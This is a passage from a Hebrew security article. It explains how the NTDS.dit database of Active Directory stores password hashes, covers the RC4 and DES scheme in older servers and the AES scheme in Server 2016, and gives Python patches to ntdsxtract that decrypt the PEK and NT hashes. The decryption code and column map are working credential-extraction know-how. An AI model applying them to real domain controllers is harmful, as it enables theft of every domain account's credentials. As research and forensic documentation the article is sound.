    (lm, nt) = user.getPasswordHashes()
  File "c:\Users\semion\Desktop\Digital Whisper\ntdsxtract\ntds\dsobjects.py", line 221, in getPasswordHashes
    nthash = hexlify(dsDecryptSingleHash(self.SID.RID, nthash))
  File "c:\Users\semion\Desktop\Digital Whisper\ntdsxtract\ntds\dsencryption.py", line 67, in dsDecryptSingleHash
    hash = d1.decrypt(enc_hash[:8]) + d2.decrypt(enc_hash[8:])
  File "c:\Python27\lib\site-packages\Crypto\Cipher\blockalgo.py", line 295, in decrypt
    return self._cipher.decrypt(ciphertext)
ValueError: Input strings must be a multiple of 8 in length
```

נראה שאנחנו נתקלים בשגיאה... שגיאה שהייתה יריית הפתיחה עבור המחקר שלי ☺

הפתרון תמיד באינטרנט


כמובן שהאינסטינקט הראשוני כמו בכל תקלה הקשורה למחשבים שאנחנו לא בטוחים איך לפתור הוא לחפש באינטרנט את השגיאה, אבל באותה תקופה הפתרון לא בדיוק הופיע בדף הראשון של Google ו-Chat GPT עוד היה בגדר שמועות. כראיה לכך אם ניכנס ל-GitHub של הכלי ntdsxtract נראה כי הסוגייה שנפתחה בנושא השגיאה (שמספרה #30) הייתה רק במאי 2019 והפתרון שם הוצג רק באפריל 2020, למעשה אחרי שהצלחתי להגיע לפתרון. למרות המצב הייתי צריך לספק דרך להגיע לתוצאה ומעבר לניסיוני הדל באותה תקופה האינטרנט לא היה לי ממש לעזר.

מה עושים אם הפתרון לא באינטרנט

אז כמו כל סקרן ממוצע חשבתי לעצמי שאני יכול למצוא את הפתרון לבד ולשנות את קוד המקור בעצמי ולהשיג תוצאה. השלב הראשון שלי היה לפתוח את טבלאות ה-ESE: ה-datatable וה-link_table. הן נראו לי די מפחידות:

DNT_col	PDNT_col	OBJ_col	RDNtyp_col	cnt_col	ab_cnt_col	time_col	NCDNT_col	IsVisibleInAB	recycle_time_col	Ancestors_col	ATT
ATTf2163027	ATTf2163036	ATTj590726	ATTm591065	ATTm591202	ATTm592177	ATTj590602	ATTm590608	ATTm590434	ATTq589850	ATTm590443	ATT
ATTm131532	ATTq590486	ATTm590390	ATT1590411	ATTm591542	ATTm591622	ATTm591770	ATTm131516	ATTi590592	ATTm590408	ATTm591536	ATT
ATTb131088	ATTm589911	ATTm591496	ATTb590476	ATTj131373	ATTm1441826	ATTm590052	ATTm590094	ATTq589923	ATTh591073	ATTq589927	ATT
ATTm590724	ATTm131298	ATTj590672	ATTk590156	ATTk590159	ATTm13	ATTj590523	ATTm591167	ATTm131685	ATTi589860	ATTm590315	ATTi589
ATTm590397	ATTm590393	ATTm590395	ATTj591283	ATTj591848	ATTm591790	ATTj591259	ATTm591190	ATTm591198	ATTm591215	ATTm591449	ATT
ATTj590766	ATTm590536	ATTf590537	ATTm591158	ATTj589969	ATTj590328	ATTm590322	ATTm590334	ATTk590023	ATTm590595	ATTm590149	ATT
ATTf1966082	ATTm590480	ATTj2424840	ATTf2163033	ATTj591805	ATTj591807	ATTk591931	ATTm591982	ATTi591537	ATTb592085	ATTm592073	ATT
ATTm590472	ATTj592081	ATTq592103	ATTq592105	ATTl591181	ATTk590447	ATTk39	ATTq591142	ATTk53	ATTb591066	ATTb591069	ATTk591129
ATTm2293765	ATTm2293781	ATTk591645	ATTm591448	ATTm591464	ATTq590589	ATTi591629	ATTm591225	ATTm591472	ATTm589839	ATTm590185	ATT
ATTi590066	ATTj590109	ATTj590055	ATTm589886	ATTk591650	ATTk590093	ATTm589869	ATTf590969	ATTf591013	ATTm1376264	ATTk1310860	ATT
ATTj2424849	ATTj2163030	ATTm591800	ATTk591969	ATTp592006	ATTq592108	ATTj592149	ATTk591252	ATTj591540	ATTq591138	ATTk131397	ATT
ATTm591829	ATTm591832	ATTm590475	ATTb590381	ATTb590518	ATTm591703	ATTj591964	ATTi592122	ATTk591130	ATTm1376259	ATTm591513	ATT
ATTq590543	ATTm591657	ATTm590191	ATTj589944	ATTj591180	ATTk589966	ATTf2163011	ATTm591930	ATTj591965	ATTc131102	ATTb590510	ATT

ניסיתי להיעזר גם בקבצי הפלט שמוציא הכלי dsusers אבל מבחינתי גם שם היה רק ג'יבריש:



לנסות לשנות את קוד המקור "על עיוור" רק כדי לתקן את השגיאה לא הוביל להרבה, אז המסקנה הייתה שכדי למצוא פתרון איכותי צריך ללמוד על מבנה הקובץ ולנסות לתקן לבד.

מה נחפש באינטרנט?

אז הגענו לרגע שחיכינו לו, להבין מה הוא מבנה קובץ ה-NTDS.dit ואיך אני משתמש בתוכן שמופיע בו על מנת להשיג את ה-hash-ים של המשתמשים. הדבר ההגיוני ביותר לעשות כדי ללמוד על משהו ששייך ל-Microsoft הוא כמובן לגשת ל-MSDN, Microsoft Developer Network, לפחות כך חשבתי באותו הרגע. מדובר במאגר המידע שמשמש מפתחים ובכללי את כל מי שמשתמש בשירותי החברה על מנת לקבל מידע ותיעוד. אז ניגש ל-MSDN וננסה למצוא מידע שיכול לעזור לנו.

אם Microsoft מפתחים אז Microsoft מתעדים?

לא, או יותר נכון לא בדיוק, Microsoft כנראה מתעדים אבל יותר בשביל עצמם. אני בטוח שרבים מאלו שחיפשו דברים עמוקים הקשורים בתשתיות והבנת תוכנות שונות של החברה נתקלו בבעיה הזו, אין מספיק תיעוד באתרים הרשמיים. במידה מסוימת אפשר להבין, חברה מסחרית לא תרצה לחשוף את סודותיה יותר מידי. לכן נאלצתי "לעבור לעמוד השני של Google".

אז נחפש מאמרים אחרים

אני אולי קצת מקצין אבל אחרי חיפושים רבים ומידע מאוד שטחי אודות מבנה הקובץ נתקלתי במאמר נהדר ששייך גם למחבר של ntdsxtract בו השתמשנו קודם לכן, המאמר הסביר יותר לעומק על תצורת העבודה לפחות של שרתים בגרסה 2012 ומטה. אז בואו נאגד את כל המידע שיש לנו ונבין אחרי הקדמה ארוכה מה המבנה של הקובץ ונתקן את הבעיה.

מהו מבנה קובץ ה-NTDS.dit?

כמו שציינתי מעלה קובץ ה-NTDS.dit בנוי בטכנולוגיית ESE DB, הוא מחולק לטבלאות אותן ראינו כאשר פרסרנו את הקובץ בעזרת הכלי esedbexport. כל טבלה מכילה מידע מסוים, נתמקד בטבלאות שאנחנו צריכים על מנת להוציא את ה-hash-ים. לאחר שנבין את תפקידה של כל טבלה נבין אלו עמודות היא מכילה שאנחנו נצטרך למשימתנו ולבסוף נבין איך המידע עצמו נשמר בשורות.

הטבלאות

הטבלה הראשונה עליה נדבר היא טבלת ה-datatable. הטבלה מכילה מידע כלומר תכונות (Attributes) על האובייקטים של ה-Active Directory למשל משתמשים, מחשבים, קבוצות וכו'. מידע זה אינו מוצפן וזהה למידע שניתן להשיג על ידי פקודות בסיסיות ב-PowerShell או שאילתות LDAP.

הטבלה השנייה שחשובה לנו היא ה-link_table. טבלה זו מכילה את ההפניות או הקשרים שבין האובייקטים למשל התכונה MemberOf של משתמש תכיל קישור לאובייקט הקבוצה אליה הוא שייך. טבלה

חשובה נוספת שבה לא נתעמק אבל נחמד להכיר היא טבלת ה-sd_table. טבלה שהופיעה החל משרתים בגרסה 2003 ונועדה לשמור רשומות הקשורות להגדרות אבטחה.

מבנה הטבלאות

למעשה לכל טבלה יש עמודות והעמודות האלו הן התכונות (Attributes) השייכות לאובייקטים. טבלת ה-datatable היא הטבלה הגדולה מבין הטבלאות שמכילה מידע על כל האובייקטים ב-Domain ויכולה להכיל מאות עמודות ועוד הרבה יותר שורות, כאשר כל שורה מייצגת אובייקט וזו הטבלה בה נתמקד. העמודות מתעדכנות בהתאם לאובייקטים שנוספים במידה והם צריכים תכונות נוספות. כמות העמודות הגדולה הייתה אחת הסיבות ש-Microsoft בחרו שלא ללכת על מסד נתונים מוכר שהיה מוגבל בכמות העמודות שיכול להכיל. פרט נוסף שחשוב לציין הוא כאשר אובייקט לא משתמש בתכונה מסוימת הערך של העמודה עבור אותו אובייקט יהיה null.

העמודות

אז הבנו את המבנה של הטבלה, בואו פשוט ניגש לערך "Username" של משתמש על מנת להשיג את שמו. זהו שזה לא כזה פשוט, שמות העמודות לא ברורים בכלל לאדם (כמו שראינו באחת התמונות מעלה) ולכן נדרש להכיר יותר לעומק את ערכי האובייקטים. למזל כולנו תיעוד של שמות העמודות והסבר עליהן מופיע במאמרים של חוקרים שונים לאורך השנים (שהם כמובן לא של Microsoft) ובעזרתם ניתן להבין את העמודות העיקריות שנצטרך כדי להוציא hash-ים של משתמשים:

שם העמודה	מה מכילה
ATTm3	ה-Common Name (CN) של אובייקט
ATTr589970	ה-SID של האובייקט, מזהה אבטחתי ייחודי ושונה ולכל אובייקט
ATTq589920	מתי הסיסמה הוגדרה לאחרונה - password last set
ATTj589832	UAC - User Account Control - הגדרות אבטחה למשתמש
ATTq589983	מתי המשתמש פג תוקף - User expires
ATTq589876	מתי משתמש התחבר לאחרונה - Last logon
ATTk589879	ה-LM hash של אובייקט
ATTk589914	ה-NT hash של אובייקט
ATTk589984	היסטוריית ה-LM hash-ים
ATTk589918	היסטוריית ה-NT hash-ים
ATTk590689	ה-Password Encryption Key (PEK) מפתח ההצפנה של ה-NTDS.dit נפרט עליו בהמשך

כעת, כשאנחנו יותר מבינים על מה להסתכל נוכל פשוט להשיג את המידע הזה ובעזרתו להשיג מה שאנחנו רוצים. אך לפני זה כדאי שנכיר את שיטת ההצפנה. חשוב לציין שהשיטות שאציג יתמקדו בהשגת ה- NT hash וכך גם התיקון בקוד.

שיטת ההצפנה עבור שרתים בגרסה 2012 ומטה

בשביל להוסיף שכבות אבטחה Microsoft הוסיפו הצפנה שתגן על המידע הרגיש, בין היתר ה-hash-ים. מנגנון ההצפנה עבור שרתים בגרסה 2012 ומטה עבד בצורה הבאה:

ה-hash-ים עצמם נשמרו בתצורה של NT hash ו/או LM hash. על LM אין מה לדבר, נחשב לא אבטחתי כלל ומפוענח בקלות (משרתים בגרסה 2008 כבוי כברירת מחדל) ולגבי NT שהוא סוג הצפנה שמשתמש ב-MD4 (ומקודד ב-UTF-16 little endian), אלגוריתם שנשמר עד היום. ה-hash מחולק לשני חלקים באורך 8 בייט כל אחד. כל חלק מוצפן על ידי ה-RID שנמצא ב-SID בהצפנת DES. הפונקציה sid_to_key מבצעת את האלגוריתם ומחזירה לנו 2 מפתחות DES עבור כל חלק של ה-hash. הפונקציה str_to_key (לא להתבלבל בשם) מבצעת מניפולציה מוזרה שהופכת string מ-7 בייט למפתח DES של 8 בייט:

לאחר שהמרנו את ה-RID שלנו ל-2 מפתחות שונים, נוכל לפענח בעזרת DES כל חלק של ה-hash המוצפן ולחבר את החלקים כדי לקבל hash סופי כמו שניתן לראות בפונקציה הבאה:


```
def dsDecryptSingleHash(rid, enc_hash):
    (des_k1,des_k2) = sid_to_key(rid)
    d1 = DES.new(des_k1, DES.MODE_ECB)
    d2 = DES.new(des_k2, DES.MODE_ECB)
    hash = d1.decrypt(enc_hash[:8]) + d2.decrypt(enc_hash[8:])
```

לאחר שכבת ה-DES ישנו עוד חלק שמוצפן בעזרת ה-PEK בעזרת הצפנת RC4, אותו הזכרנו בטבלת העמודות תחת העמודה ATTk590689. ה-PEK הוא מפתח הצפנה שמצפין מידע רגיש ב-NTDS.dit. הוא עצמו מוצפן גם כן בעזרת ה-boot key או ה-sys key. ה-boot key מצפין מידע רגיש ברכיבים שונים של Windows כולל ה-NTDS.dit והוא נמצא ב-system hive ב-registry וזו הסיבה גם שהיינו צריכים את הקובץ הזה, על מנת להוציא את ה-boot key.

חשוב לציין כי מפתח ה-boot key שונה ממחשב למחשב ולכן על מנת לבצע פעולת פענוח יש צורך ב-boot key מאותו מחשב ממנו הוצאנו את ה-NTDS.dit. ההצפנה בה השתמשו הייתה הצפנת RC4.

כלומר ה-hash מוצפן פעמיים: פעם ראשונה כאשר מחולק לשני חלקים ומוצפן בעזרת DES על ידי ה-RID. פעם נוספת מוצפן ב-RC4 על ידי ה-PEK. וה-PEK עצמו מוצפן ב-RC4 על ידי ה-boot key. כדי לפענח נעשה את כל הפעולות בסדר הפוך.


עד שרת 2012 (כולל) זו הייתה שיטת ההצפנה ועל מנת לסדר את הראש אפשר להיעזר בתרשים הבא:



כעת, כשהתהליך ברור בואו נבין מה אנחנו רואים בכל חלק.

מבנה ה-PEK וה-Hash


ה-PEK בנוי בצורה הבאה:



אורך ה-PEK הוא 76B שהם 608 סיביות. ה-8 בייט הראשונים מייצגים את הפתיחה או כותרת. 16 הבייט הבאים משמשים כמפתח לצורך פענוח ההצפנה ה-52 הנותרים מהווים את המפתח המוצפן. לאחר הפענוח המפתח עצמו באורך 16 בייט בלבד כאשר אלו ה-16 בייט האחרונים, על 36 הבייט לפני נדלג.

אם נתמקד בחלק האחרון Encrypted PEK הוא יראה כך:

החלק בו נמצא ה-hash בנוי בצורה הבאה:



אורכו 40 בייט, 8 הראשונים הכותרת, 16 נוספים משמשים כמפתח לפענוח ה-16 הנותרים מהווים את ה-hash המוצפן.

לבסוף את ה-hash המוצפן ניתן לחלק ל-2 חלקים באורך 8 בייט כל אחד כאשר כל חלק מוצפן על ידי מפתח שנבנה מתוך ה-RID כפי שהסברנו קודם. החלק האחרון של ה-hash המוצפן נראה כך:

encrypted hash part one 8 bytes	encrypted hash part two 8 bytes

קצת יותר על אלגוריתם הפענוח ושיטת ההצפנה ניתן להעמיק במאמרים המצורפים מטה.

חשוב להבין שכל מה שהסברנו עד עכשיו היה עבור שרתים בגרסה 2012 ומטה ואומנם הבנו איך הדברים נראים שם אבל זה לא פותר את התקלה בשרת גרסה 2016, מה שכן עכשיו אנחנו מתחילים להבין איפה לחפש את המפתחות ומה צריכים להיות הערכים.

מהו מבנה קובץ ה-NTDS.dit עבור שרתים בגרסה 2016 ומעלה?

עד כאן הבנו את מבנה הקובץ עבור השרתים הישנים, הבנו איזה מידע אנחנו צריכים למצוא עבור השרתים החדשים. אנחנו רואים ששמות העמודות לא משתנות משרת לשרת והסקנו שהשינוי שקרה הוא שינוי בשיטת ההצפנה. ככה שבמהות המבנה של קובץ ה-NTDS.dit הוא אותו מבנה.

ה-PEK בשרתים בגרסה 2016

נחזור קצת לסקריפטים, כאשר אנחנו מריצים את הסקריפט dsusers הוא אומנם קורס אבל אם נציץ שוב בתיקיית העבודה שהגדרנו חלק מהמידע אכן מתקבל. אחד הדברים שקופצים לעין שאנחנו כבר אמורים להכיר הוא ה-pek.map. אנחנו יודעים מה זה PEK ואנחנו זוכרים שהוא אמור להיות זהה בכל ה-DC-ים, נפתח אותו ונשווה ל-DC משנת 2012. על מנת שנראה את השינוי שמתי אותם באותו הקובץ:

```
#SERVER 2012
02000000010000000c6f72f3a7085f5fcd61dc0cca1788b7c551e10fa804e05353c358d154856629a9b0
#SERVER 2016
03000000010000000863a9280e0bc92dc5afe3545b4b54e2d19333b570e283f2b9e11abdc13e6a0c8619
00000000000000000000000000
```

במבט מהיר ניתן להבין שאומנם השוני בתוכן נובע בגלל שזהו מפתח מוצפן, אך האורך שלהם שונה גם וזה מוזר. אורכו של הראשון 152 תווים שהם 76 בייט כמו שאנחנו מצפים אבל אורכו של השני 208 תווים שהם 104 בייט כאשר הדבר הראשון השונה שבולט בניהם הוא הכותרת (ה-header).

מבדיקה קצרה של ה-header בשרתים נוספים נגיע למסקנה שה-header ב-PEK מהווה בשבילנו אינדיקציה לגרסת ה-Windows. כאשר 02 שייך לגרסאות הישנות יותר ו-03 שייך לגרסאות של Windows NT 10.0 (למשל Windows Server 2016).

כעת יש לנו דרך לזיהוי גרסת השרת ודברים מתחילים להיות ברורים יותר, עקב שינוי כלשהו ב-PEK שאר הנתונים המתקבלים אינם נכונים ולכן נדרש להבין מה השינוי שבוצע בהצפנה.

השינוי בהצפנה שבוצע ב-Windows 10


אתם בטח חושבים עכשיו מה קשור Windows 10, אבל זו לא טעות, באותה תקופה זו הייתה הדרך שלי להבין מה שיטת ההצפנה החדשה וליישם את השינוי עבור שרת DC בגרסה 2016. לצערי לא מצאתי את המאמר המדויק אבל ניתן למצוא מאמרים רבים אחרים שמתארים את המצב כאשר הם מסבירים זאת מנקודת המבט של שליפת Hash-ים מעמדת קצה ממנהל חשבונות האבטחה (SAM - Security Access Manager). כלי תקיפה רבים היו שולפים את המידע ומפענחים אותו בעזרת ה-boot key כאשר האלגוריתם בעזרתו המידע היה מוצפן הוא RC4. השינוי ב-Windows 10 לשיטת הצפנה AES גרם לשגיאות בכלים רבים והיה מאוד מבלבל. נקודת ההנחה שלי הייתה שאותו שינוי בוצע עבור שרתי 2016.

איך נדע שמה שנעשה עובד?

אז כדי לוודא שהשינויים שנבצע עובדים נצטרך להגיע למעשה לאותם ה-hash-ים וכדי לעשות את זה בחרתי hash אחד מתוך התוצאות של שרת 2012: "47bf8039a8506cd67c524a03ff84ba4e", כסיסמה זה "Aa123456". במידה ולאחר שינוי האלגוריתמים נגיע לתוצאה הזאת נדע שניצחנו.

שיטת ההצפנה עבור שרתים בגרסה 2016 ומטה


השלב הראשון היה להחליף את האלגוריתם מ-RC4 ל-AES. את השינוי בקוד אסביר בחלק הבא אבל מיד לאחר השינוי ואחרי משחק קצר עם python ואלגוריתמים הגעתי למשהו שנראה כמו PEK. כמובן שרק לקבל PEK לא הספיק שכן גם בשלב השני היה צורך להחליף את ההצפנה שגם כן הייתה RC4 אז גם אותה נחליף ל-AES. לבסוף החלק של ה-RID ו-DES נשאר אותו הדבר. חשוב לציין שאחרי כל שינוי כלשהו הכי קטן באלגוריתם עשיתי בדיקה על מנת להבין האם ה-hash הרצוי שלנו מתקבל ולבסוף אחרי המון ניסוי וטעייה זה קרה והגיע הזמן לעשות סדר בשיטת ההצפנה החדשה יותר:




יחד עם שינוי השיטה השתנה גם המבנה של כל חלק.

מבנה ה-PEK וה-Hash עבור שיטת ההצפנה החדשה

בשיטה זו ה-PEK בנוי בצורה הבאה:




כעת אורכו של ה-PEK הוא 104 בייט. ה-8 בייט הראשונים מייצגים את הפתיחה או כותרת ובעזרתה גם ניתן לגלות את סוג ההצפנה לפי 4 הבייט הראשונים: 0200 עבור שרתים בגרסה 2012 ומטה ו-0300 עבור שרתים בגרסה 2016 ומעלה. 16 הבייט הבאים משמשים כוקטור אתחול של הצופן ולבסוף 80 הנותרים מהווים את המפתח המוצפן. לאחר הפענוח המפתח עצמו באורך 16 בייט בלבד כאשר אלו ה-16 בייט שמגיעים אחרי 36 בייט כמו שדילגנו בשרת 2012, ול-28 הבייט הנותרים לא נתייחס. נתמקד ב- Encrypted PEK כמו קודם לכן:



החלק בו נמצא ה-hash בנוי בצורה הבאה:

אורכו 60 בייט, 8 הראשונים הכותרת, 16 נוספים משמשים כוקטור אתחול עבור ההצפנה, לאחר מכן 4 בייט עליהם נדלג המתארים את גודל ה-hash, ניתן לראות שבמקרה שלנו הוא קבוע עבור כל ה-hash ומתרגם ל-16. לבסוף 32 בייט שהם ה-hash המוצפן. לאחר הפענוח גודל ה-hash הוא 16 בייט כאשר לא נתייחס ל-16 הבייט האחרונים. לבסוף כמו בשרת 2012 נחלק את 16 הבייט שמהווים את ה-hash המוצפן ל-2 חלקים באורך 8 בייט כל אחד כאשר כל חלק מוצפן על ידי מפתח שנבנה מתוך ה-RID כפי שהסברנו קודם. כמו קודם נמחיש את החלק של ה-hash המוצפן:



כעת הבנו גם את שיטת ההצפנה עבור שרתים בגרסה 2016 וההבנה הזאת הייתה מאוד מספקת ☺

שינוי הקוד לתמיכה בשרת החדש

כעת נראה קצת קוד. חשוב לציין כי התיקונים בקוד בוצעו רק כדי להוכיח את הנקודה ועלולים להיות תקלות נוספות אבל ברגע שהבנתם את המהות והסדר של שיטות ההצפנה ומבנה ה-NTDS.dit, תוכלו לפתח בעצמכם קוד שקורא מתוך ה-ESE DB ומפרסר את כל המידע שתרצו. בנוסף אציין כי השינוי בוצע רק עבור nthash אבל זהה במהותו גם עבור ה-lmhash.

השינויים בוצעו עבור המודול שבו השתמשנו ntdsxtract. כיום קיימים גם כלים אחרים עדכניים שמבצעים את פעולת הוצאת ה-hash-ים מה-NTDS.dit.

אז קודם כל בקובץ dsdatabase.py נוסיף לפונקציה dsInitEncryption את האפשרות לפענח את ה-PEK בעזרת ה-boot key ב-AES. לצורך כך נוסיף שורה של זיהוי סוג ההצפנה בעזרת ה-header של ה-PEK המוצפן ונשלח אותה לפונקציה שניצור בהמשך בה הפענוח יתבצע בעזרת AES:

```
def dsInitEncryption(syshive_fname):
    bootkey = get_syskey(syshive_fname)
    enc_pek = unhexlify(ntds.dsfielddictionary.dsEncryptedPEK[16:])
    # Check the encryption type you should use
    enc_type = ntds.dsfielddictionary.dsEncryptedPEK[:4]
    # Type 0300 so decrypt with AES
    if enc_type == '0300':
        ntds.dsfielddictionary.dsPEK = dsDecryptPEK_with_AES(bootkey, enc_pek)
    elif enc_type == '0200':
        ntds.dsfielddictionary.dsPEK = dsDecryptPEK(bootkey, enc_pek)
```

שינוי נוסף נבצע בקובץ dsencryption.py, לקובץ זה נוסיף 2 פונקציות האחת לפענוח ה-PEK בעזרת AES (אותה פונקציה שבה אנו משתמשים למעלה) והשנייה לפענוח ה-hash המוצפן עם AES, ניצור עוד פונקציית עזר נוספת שמבצעת את אלגוריתם הפענוח. לא לשכוח לייבא מהמודול Crypto את AES:

```
# Preform AES algorithm
def decrypt_using_AES(key, iv, data):
    aes = AES.new(key, AES.MODE_CBC, iv)
    result = aes.decrypt(data)
    return result

# Decrypt the PEK using AES and boot key
def dsDecryptPEK_with_AES(bootkey, enc_pek):
    initial_vector = enc_pek[:16]
    data = enc_pek[16:]
    result = decrypt_using_AES(bootkey, initial_vector, data)
    pek = result[36:52]
    return pek

# Decrypt hash with PEK using AES
def dsDecryptWithPEK_with_AES(pek, enc_hash):
    initial_vector = enc_hash[:16]
    data = enc_hash[20:]
    result = decrypt_using_AES(pek, initial_vector, data)[:16]
    return result
```

